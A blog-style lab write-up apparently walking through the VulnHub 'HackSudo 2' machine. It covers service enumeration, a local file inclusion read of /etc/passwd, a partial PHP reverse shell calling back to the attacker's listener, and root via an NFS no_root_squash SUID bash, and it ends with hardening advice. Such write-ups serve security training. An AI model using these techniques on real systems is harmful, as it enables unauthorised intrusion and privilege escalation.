

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



HackSudo Series — writeup: hacksudo: 2 (HackDudo)

6 min read · 1 day ago



Vaibhav



Open in app ↗

≡ Medium



HACKSUDO - 2 GAME



Hi, Vishal here!
I made this free videogame some years ago. Hope you like it!
More info about me at: [website: hacksudo](#) • [blog: leevillu](#) • [Instagram: hacksudo](#)

TL;DR

I solved **HackSudo 2** by enumerating services (netdiscover → nmap → gobuster), identifying an exported NFS share (/mnt/nfs) with `no_root_squash`, mounting it locally, and abusing the writable export to obtain a root shell by placing a SUID `bash` binary in the exported directory. Steps: discover IP → scan → enumerate NFS → mount → exploit `no_root_squash` → gain root.

Note: This writeup is for educational/lab use only. Do not run these techniques against systems you do not own or have explicit permission to test.

Goal / Scope

Walkthrough of the steps I took to go from initial network discovery to root on the HackSudo 2 VM. This is a hands-on demonstration of NFS misconfiguration (`no_root_squash`) leading to privilege escalation.

1) Recon — discover the target

I started with network discovery to find the VM's IP (replace commands with your environment specifics):

```
sudo netdiscover -r 192.168.56.0/24
```


```
Currently scanning: 192.168.189.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 2 hosts. Total size: 204
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:c1:be:39	2	84	PCS Systemtechnik GmbH
192.168.56.111	08:00:27:35:39:28	2	120	PCS Systemtechnik GmbH

2) Port scan and web enumeration

I ran a TCP scan (full ports + default scripts) and a directory brute-force against discovered web services.

```
sudo nmap -sC -sV -p- -oN nmap_full 192.168.56.111
```



```

$ nmap -SC -sV -oN nmap_scan 192.168.56.111 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 13:50 IST
Nsock ERROR [7.750s]: nsock_bind_addr(): Bind to 0.0.0.0:902 failed (IO #45): Address already in use (98)
Nmap scan report for 192.168.56.111
Host is up (0.00013s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.46 ((Ubuntu))
|_ http-server-header: Apache/2.4.46 (Ubuntu)
|_ http-title: hacksudo:2
111/tcp   open  rpcbind 2-4 (RPC #100000)
|_ rpcinfo:
|   program version port/proto service
|   100000 2,3,4   111/tcp   rpcbind
|   100000 2,3,4   111/udp   rpcbind
|   100000 3,4     111/tcp6  rpcbind
|   100000 3,4     111/udp6  rpcbind
|   100003 3       2049/udp  nfs
|   100003 3       2049/udp6 nfs
|   100003 3,4     2049/tcp  nfs
|   100003 3,4     2049/tcp6 nfs
|   100005 1,2,3   41390/udp mountd
|   100005 1,2,3   41635/tcp mountd
|   100005 1,2,3   49651/tcp mountd
|   100005 1,2,3   60858/udp mountd
|   100021 1,3,4   34368/udp nlockmgr
|   100021 1,3,4   35237/tcp nlockmgr
|   100021 1,3,4   43901/udp nlockmgr
|   100021 1,3,4   45417/tcp nlockmgr
|   100227 3       2049/tcp  nfs_acl
|   100227 3       2049/tcp6 nfs_acl
|   100227 3       2049/udp  nfs_acl
|_ 100227 3       2049/udp6 nfs_acl
1337/tcp  open  ssh      OpenSSH 8.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 52:72:e9:88:b9:e9:c0:92:ed:ac:f8:8c:ee:3c:2e:dc (RSA)
|   256 6b:bb:8c:90:71:6a:f9:eb:2a:12:8f:8a:78:2b:26:7d (ECDSA)
|_ 256 13:68:45:ff:32:68:0c:ek:b5:1e:9b:ae:b6:33:f3:be (ED25519)
2049/tcp  open  nfs      3-4 (RPC #100003)
35237/tcp open  nlockmgr 1-4 (RPC #100021)
49651/tcp open  mountd   1-3 (RPC #100005)
50485/tcp open  mountd   1-3 (RPC #100005)
57511/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 08:00:27:35:39:20 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.81 seconds

```

During the `nmap` results I noticed a number of ports open, but one service stood out: **NFS on port 2049**. That required deeper enumeration.

I also ran `gobuster` against any HTTP hostnames to enumerate directories and discovered a few web pages and a small browser game:


```
gobuster dir -u http://192.168.56.111 -w /usr/share/wordlists/dirb/common.txt -
```



```

(vm@victus)-[~/CTF/Vuln_Hub/HackSudo2]
$ gobuster dir -u http://192.168.56.111/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,gif,zip
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.111/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,gif,zip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 279]
/index.html (Status: 200) [Size: 1587]
./php (Status: 403) [Size: 279]
/web (Status: 301) [Size: 314] [--> http://192.168.56.111/web/]
/info.php (Status: 200) [Size: 79836]
/audio (Status: 301) [Size: 316] [--> http://192.168.56.111/audio/]
/css (Status: 301) [Size: 314] [--> http://192.168.56.111/css/]
/test.html (Status: 200) [Size: 3064]
/game.html (Status: 200) [Size: 32472]
/lib (Status: 301) [Size: 314] [--> http://192.168.56.111/lib/]
/file.php (Status: 200) [Size: 238]
/tiles (Status: 301) [Size: 316] [--> http://192.168.56.111/tiles/]
Progress: 98415 / 1323366 (7.44%)

```



3) NFS enumeration

I used Nmap NFS scripts to enumerate exports and list available files:

```
nmap -p 2049 --script=nfs-showmount.nse 192.168.56.111 -oN nmap_nfs_showmount
```

```
nmap -p 2049 --script=nfs-ls.nse,nfs-statfs.nse 192.168.56.111 -oN nmap_nfs_ls
```

```
(vm@victus)-[~/CTF/Vuln_Hub/HackSudo2]
$ ls /usr/share/nmap/scripts | grep nfs
nfs-ls.nse
nfs-showmount.nse
nfs-statfs.nse

(vm@victus)-[~/CTF/Vuln_Hub/HackSudo2]
$ nmap --script=nfs-ls 192.168.56.111 -oN nmap_nfs-ls
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 13:57 IST
Nmap scan report for 192.168.56.111
Host is up (0.00021s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
| nfs-ls: Volume /mnt/nfs
|  access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION UID  GID SIZE  TIME                FILENAME
| rwxr-xr-x   0   0  4096 2021-03-16T08:11:24 .
| rwxr-xr-x   0   0  4096 2021-03-16T05:53:13 ..
| rw-r--r--   0   0   25 2021-03-16T08:10:25 flag1.txt
|_
2049/tcp open  nfs
MAC Address: 08:00:27:35:39:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

(vm@victus)-[~/CTF/Vuln_Hub/HackSudo2]
$ nmap --script=nfs-showmount.nse 192.168.56.111 -oN nmap_nfs-ls
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 13:57 IST
Nmap scan report for 192.168.56.111
Host is up (0.00037s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
| nfs-showmount:
|_ /mnt/nfs *
2049/tcp open  nfs
MAC Address: 08:00:27:35:39:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

Process	CPU	Memory
VirtualBoxVM	3%	0.72%
gnome-shell		0.30%
Xorg		0.21%
conky		0.08%

4.82 GiB

```

$ nmap --script=nfs-statfs.nse 192.168.56.111 -oN nmap_nfs-ls
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 13:57 IST
Nmap scan report for 192.168.56.111
Host is up (0.00027s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
| nfs-statfs:
| Filesystem 1K-blocks  Used      Available  Use%  Maxfilesize  Maxlink
|_ /mnt/nfs    16298884.0  4923716.0  10527504.0  32%   16.0T        32000
2049/tcp  open  nfs
MAC Address: 08:00:27:35:39:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds

```

The enumeration revealed an exported share and a file `flag1.txt` inside it. I verified the export with `showmount` :

```
showmount -e 192.168.56.111
```

```

$ showmount -e 192.168.56.111
Export list for 192.168.56.111:
/mnt/nfs *

```

4) Mounting the NFS export

I mounted the remote NFS share to my attacker machine to inspect contents locally:

```

sudo mkdir -p /mnt/target_nfs
sudo mount -t nfs 192.168.56.XXX:/mnt/nfs /mnt/target_nfs
ls -la /mnt/target_nfs

```



```

$ sudo mount 192.168.56.111:/mnt/nfs /mnt/nfs
(vm@victus)-[~/CTF/Vuln_Hub/HackSudo2]
$ ls /mnt/nfs
flag1.txt
(vm@victus)-[~/CTF/Vuln_Hub/HackSudo2]
$ cat /mnt/nfs
cat: /mnt/nfs: Is a directory
(vm@victus)-[~/CTF/Vuln_Hub/HackSudo2]
$ cat /mnt/nfs/flag1.txt
now root this system !!!
(vm@victus)-[~/CTF/Vuln_Hub/HackSudo2]
$ _

```

I found `flag1.txt` and other files inside the mounted directory.

5) Found the file.php while directory brute-forcing:

```

(vm@victus)-[~/CTF/Vuln_Hub/HackSudo2]
$ gobuster dir -u http://192.168.56.111/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,gif,zip
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.111/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,gif,zip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 279]
/index.html (Status: 200) [Size: 1587]
./php (Status: 403) [Size: 279]
/web (Status: 301) [Size: 314] [--> http://192.168.56.111/web/]
/info.php (Status: 200) [Size: 79836]
/audio (Status: 301) [Size: 316] [--> http://192.168.56.111/audio/]
/css (Status: 301) [Size: 314] [--> http://192.168.56.111/css/]
/test.html (Status: 200) [Size: 3064]
/game.html (Status: 200) [Size: 32472]
/lib (Status: 301) [Size: 314] [--> http://192.168.56.111/lib/]
/file.php (Status: 200) [Size: 238]
/tiles (Status: 301) [Size: 316] [--> http://192.168.56.111/tiles/]
Progress: 98415 / 1323366 (7.44%)_

```



hacksudo FILE access

[hacksudo WEBSITE](#)

Here, there might be a local file inclusion, so I tried to fuzz by FFuF tool.

6) Tried fuzzing by FFuF tool and found the file paratmeter:

```
ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.56.111/file.php?FUZZ=/etc/passwd -fs 238
```





v2.1.0-dev

```

:: Method      : GET
:: URL         : http://192.168.56.111/file.php?FUZZ=/etc/passwd
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 238

file [Status: 200, Size: 2170, Words: 23, Lines: 44, Duration: 6ms]
:: Progress: [4746/4746] :: Job [1/1] :: 66 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

The `file` paratmeter allowed the file inclusion, which means we can read the local files on the server like `/etc/passwd` and `/mnt/nfs/flag1.txt` .



Using this vulnerability I was able to get the reverse shell of the server. First I uploaded the pentest-monkey script `reverse_shell.php` to the nfs mount point `/mnt/nfs` using my attacker machine.

```

1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4
5 set_time_limit (0)
6 $VERSION = "1.0"
7 $ip = '192.168.56.1';
8 $port = 1234;
9 $chunk_size = 1400;
10 $write_a = null;
11 $error_a = null;
12 $shell = 'uname -a; w; id; sh -i';
13 $daemon = 0;
14 $debug = 0;
15
16 if (function_exists('pcntl_fork')) {
17     $pid = pcntl_fork();
18
19     if ($pid == -1) {
20         printit("ERROR: Can't fork");
21         exit(1);
22     }
23
24     if ($pid) {
25         exit(0); // Parent exits
26     }
27     if (posix_setsid() == -1) {
28         printit("Error: Can't setsid()");
29         exit(1);
30     }
31
32     $daemon = 1;
33 } else {
34     printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
35 }
36
37 chdir("/");
38 umask(0);
39
40 // Open reverse connection
41 $sock = fsockopen($ip, $port, $errno, $errstr, 30);
42 if (!$sock) {
43     printit("$errstr ($errno)");
44     exit(1);
45 }
46
47 $descriptorspec = array(
48     0 => array("pipe", "r"), // stdin is a pipe that the child will read from
49     1 => array("pipe", "w"), // stdout is a pipe that the child will write to
50     2 => array("pipe", "w"), // stderr is a pipe that the child will write to
51 );

```

Changed the IP to my attacker machine's IP. Copied the `reverse_shell.php` to nfs mount point. Started a listener on port `1234` , visited the file `reverse_shell.php` and

got the reverse shell.

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.111] 59624
Linux hacksudo 5.8.0-41-generic #46-Ubuntu SMP Mon Jan 18 16:48:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 08:55:17 up 48 min,  0 users,  load average: 0.01, 1.28, 1.33
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ _
```

6) Finding the misconfiguration — no_root_squash

While enumerating the server configuration and files, I checked `/etc/exports`. The export line showed:

```
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes          hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4           gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes     gss/krb5i(rw,sync,no_subtree_check)
#
/mnt/nfs              *(rw,no_root_squash)
$ _
```

```
/mnt/nfs      *(rw,no_root_squash)
```

This is the critical misconfiguration: `no_root_squash` means that root on the NFS client is mapped to root on the NFS server. In other words, files placed in that exported directory may be created with root ownership/privileges on the server, depending on how the server processes UID/GID and how the cron/process uses that directory.

Because `/mnt/nfs` was writable and exported with `no_root_squash`, we can create files that will be interpreted as owned by `root` on the server when the server

accesses them. Source: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/nfs-no_root_squash-misconfiguration-pe.html .

7) Exploitation — getting a root shell

The exploitation approach leverages the writable exported directory and `no_root_squash` . The goal: create a SUID root shell binary inside the exported path (or a file that will be executed by a privileged process) so when executed on the server it gives a root shell.

Method used (lab-only; do not run on production):

1. Copy `/bin/bash` into the mounted NFS directory.
2. Set the SUID bit on the copied binary.
3. Execute the copied binary with the `-p` flag to preserve privileges.
4. Commands executed on my attacking machine (local mount at `/mnt/target_nfs`):

```
# from attacker machine, with the NFS share mounted at /mnt/target_nfs
sudo cp /bin/bash /mnt/target_nfs/bash
sudo chmod +s /mnt/target_nfs/bash
```

Now, depending on the NFS export and server-side behavior, executing `/mnt/nfs/bash -p` on the target as a privileged path may spawn a root shell. On this lab VM, running the SUID-marked `bash` binary with the `-p` option yielded a root shell:

- **Never export writable directories with `no_root_squash`** . Use `root_squash` (default) to map client root to a non-privileged user on the server.
- **Restrict exports.** Avoid `*(rw,...)` . Limit exports to specific client IPs and enforce `ro` where possible.
- **Remove sensitive files from webroots / exports.** Do not keep backups, credential files, or scripts in exported directories that are accessible to remote clients.
- **Audit `/etc/exports` and NFS configuration** regularly and monitor for changes.
- **Use file integrity monitoring** (e.g., Tripwire, ossec) and alert on unexpected SUID binaries or changes to critical directories.
- **Avoid running SUID shells** or making shell binaries SUID in general.
- **Network segmentation** — keep management/export services on isolated subnets inaccessible to untrusted clients.

10) Lessons learned

- NFS misconfigurations are still a powerful and common attack vector in labs and the wild.
- Always examine exported directories and `/etc/exports` during NFS enumeration.
- Writable exported folders should be treated as untrusted input — assume an attacker can place files there.
- Small misconfigurations (like `no_root_squash` + writable export) can lead quickly from low-privileged access to full root compromise.

Cybersecurity

Red Team

Hacking

Penetration Testing

Hacksudo

[Edit profile](#)

Written by Vaibhav

4 followers · 32 following

Cybersecurity enthusiastic.

No responses yet



Vaibhav

What are your thoughts?

More from Vaibhav

```
bin-rate 2000 -oN scan_full.txt 192.168.56.107
(/nmap.org ) at 2025-08-23 17:46 IST
192.168.56.107
).
ports (reset)

...

D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
(host up) scanned in 21.81 seconds
```




Vaibhav

Eternal Blue (ms17-010)—Full Walkthrough

EternalBlue (MS17-010)—A Clean, Real-World Walkthrough

Aug 23



```
ed Sat Sep 13 18:16:57 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -p- -oN nmap_scan 192.168.1.22
168.1.22
ncy).
0 tcp ports (no-response)
ERSION

ftpd 2.0.8 or later
enSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)

c:48:8e:57:0f:96:b5:35:ee:f2:a5 (DSA)
3:d4:0e:f5:4f:d3:d2:a0:16:b5:56 (RSA)
:a6:4e:c3:3e:6b:81:25:ac:e5:9e (ECDSA)
:23:8d:a9:24:27:34:2d:36:62:f3 (ED25519)
ache httpd 2.4.7 ((Ubuntu))
ache/2.4.7 (Ubuntu)
's 13g4cy
OE:F5 (Unknown)
CPE: cpe:/o:linux:linux_kernel

ed. Please report any incorrect results at https://nmap.org/submit/ .
18:21:25 2025 -- 1 IP address (1 host up) scanned in 267.98 seconds
```




Vaibhav

Brute Me—A Walkthrough of the Brute Me Lab by NixSecura

“Brute force is not always the last resort. Sometimes, it’s the key that opens the door.”

Sep 14





 Vaibhav

Walkthrough—HackSudo 1.1 (VulnHub)

Author: Vaibhav Mulak Machine: HackSudo 1.1 (creator: Vishal Waghmare) Summary: Local lab walkthrough. We enumerate services, discover...

2d ago



 Vaibhav

Functions, Modules, and Packages—Organizing Your Code

1. Functions

Jun 22

[See all from Vaibhav](#)

Recommended from Medium

